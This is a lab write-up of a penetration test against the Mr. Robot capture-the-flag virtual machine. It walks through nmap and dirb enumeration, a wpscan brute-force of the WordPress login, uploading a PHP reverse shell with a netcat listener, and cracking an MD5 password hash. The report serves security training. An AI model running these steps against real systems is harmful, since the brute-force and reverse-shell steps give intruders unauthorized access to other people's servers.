Cracking the Password of Mr. Robot

Prepared by: Vaibhav Vetal

Date: 28 February 2025

1. Executive Summary

The process starts by launching the Mr. Robot virtual machine and finding its IP address using basic network scanning commands. Next, an Nmap scan is run to check for open ports and services on the target machine. Using Dirb, hidden directories are discovered, leading to the fsocity.dic wordlist, which is cleaned up for efficiency. The refined list is then used in wpscan to brute-force the WordPress login. After gaining access, a PHP reverse shell is uploaded to get control over the system. Finally, an MD5-hashed password is extracted and cracked using an online tool, revealing the actual password.

2. Introduction

This report outlines the step-by-step penetration testing process conducted on the Mr. Robot virtual machine using Kali Linux. It details the identification of the target's IP address, scanning for open ports, directory enumeration, credential cracking, and privilege escalation. The objective is to demonstrate ethical hacking techniques and security vulnerabilities in a controlled environment.

3. Methodology

Step 1: Running Mr. Robot and Checking the IP Address

- To begin, launch the Mr. Robot virtual machine and open a terminal in Kali Linux. Once the terminal is open, switch to the root user using the following command

  ```
  sudo su
  ```

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
```

- After successfully switching to the root user, check your IP address by running:

  ifconfig # or use 'ip a' for modern systems

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.112  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::3c0f:a4fa:c15d:2f92  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 118  bytes 48739 (47.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82  bytes 35590 (34.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2: Identifying the Mr. Robot Machine's IP Address

- The next step is to find the IP address of the Mr. Robot machine on the same network.
- To achieve this, we use Nmap to scan the network and list all active devices. Run the following command, replacing with your machine's actual IP address:

  nmap -sn 192.168.1.112/24

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.112/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 02:04 EST
Nmap scan report for 192.168.1.1
Host is up (0.014s latency).
MAC Address: B4:3D:08:8E:76:88 (GX International BV)
Nmap scan report for 192.168.1.38
Host is up (0.092s latency).
MAC Address: 36:BB:F0:AF:C2:04 (Unknown)
Nmap scan report for 192.168.1.78
Host is up (0.00039s latency).
MAC Address: C8:94:02:83:29:D7 (Chongqing Fugui Electronics)
Nmap scan report for 192.168.1.83
Host is up (0.13s latency).
MAC Address: 32:9D:E6:26:7A:94 (Unknown)
Nmap scan report for 192.168.1.145
Host is up (0.0011s latency).
MAC Address: 08:00:27:C9:F2:F5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.112
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.83 seconds
```

- This command performs a ping scan across the subnet, identifying all active hosts,, you will see a list of IP addresses of different machines on the network.Find the IP address of Mr. Robot's machine.

Step 3: Scanning Open Ports on the Mr. Robot Machine

- The next step is to scan for open ports and the services running on them.
- Command:
  nmap -sV 192.168.1.145

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.1.145
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 02:05 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.50% done
Nmap scan report for 192.168.1.145
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd
MAC Address: 08:00:27:C9:F2:F5 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.78 seconds
```


- -sV: Enables service version detection, which helps identify the applications running on open ports.

- Once the scan is complete, you will receive a list of open ports.

Step 4: Enumerating Directories on the Target Machine

- The next step is directory enumeration to discover hidden files and pages on the web server.
- Command:
  dirb http://192.168.1.145/

- Dirb is a web content scanner that brute-forces directories and files on a website.
- This scan helps in discovering hidden pages or sensitive files that might not be visible in a standard web browser.
- So here we have to find the URL of Login Page of the word press and we will get some other URLs where some important data will get to us.




- From other URL we will get this file (Fsocity.dic): download the text file.

Step 5: Handling the fsocity.dic File After scanning

- Then we have one file downloaded(robots.txt), locate the file in terminal and see the word count with the help of command:
- wc -l filename (output:858160 filename)

- Since the word count is too high, finding the password would take too long. Therefore, we refine the file by filtering unique words using the command:
- sort -u filename > new file name




Step 6: Cracking the WordPress Login Credentials

- With the refined **password list**, the next step is to perform a **brute-force attack** on the WordPress login page to find valid credentials. We use **wpscan**, a powerful WordPress security tool, to automate this process.

- Command:

wpscan --username elliot --passwords filename --url http://192.168.1.145/wp-login.php

- wpscan: The tool used for scanning WordPress sites for vulnerabilities.
- --username elliot: We are attempting to log in as the user Elliot (discovered from previous steps or enumeration).
- --passwords filename: Uses the filtered password list to try different passwords.
- --url http://192.168.1.145/wp-login.php: The target WordPress login page.




Step 7: Locating the PHP Reverse Shell Script and cracking the password of Robot

- Command:

  locate php-reverse-shell.php

- Then We will change the ip and port number(4444) in the that php and will upload in the plugins section then we can see that file uploaded the media then we have to activate the daemon for that we will use this command and our daemon will be activated:

  nc -nlvp 4444 (portnum)



- Then follow these commands to crack the password:

ls

cd home

ls

cd robot

ls


ls -al

cat password.raw-md5(**hashed password** stored in **MD5 format)**

- cat: Displays the contents of the file.
- password.raw-md5: This file likely contains an **MD5 hash** of a password that needs to be cracked

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

- Then we will get **Robot:c3fcd3d76192e4007dfb496cca67e13b**
- Now with the help of hashes.com website we will get the original **pass:abcdefghijklmnopqrstuvwxyz**



4. Conclusion

The penetration testing process outlined in this report highlights critical vulnerabilities in the web application. By leveraging enumeration, brute-force attacks, and reverse shell techniques, access to sensitive information was achieved. These findings emphasize the importance of securing web applications against unauthorized access. It is recommended to implement robust password policies, regularly update security configurations, and conduct periodic penetration testing to mitigate potential risks.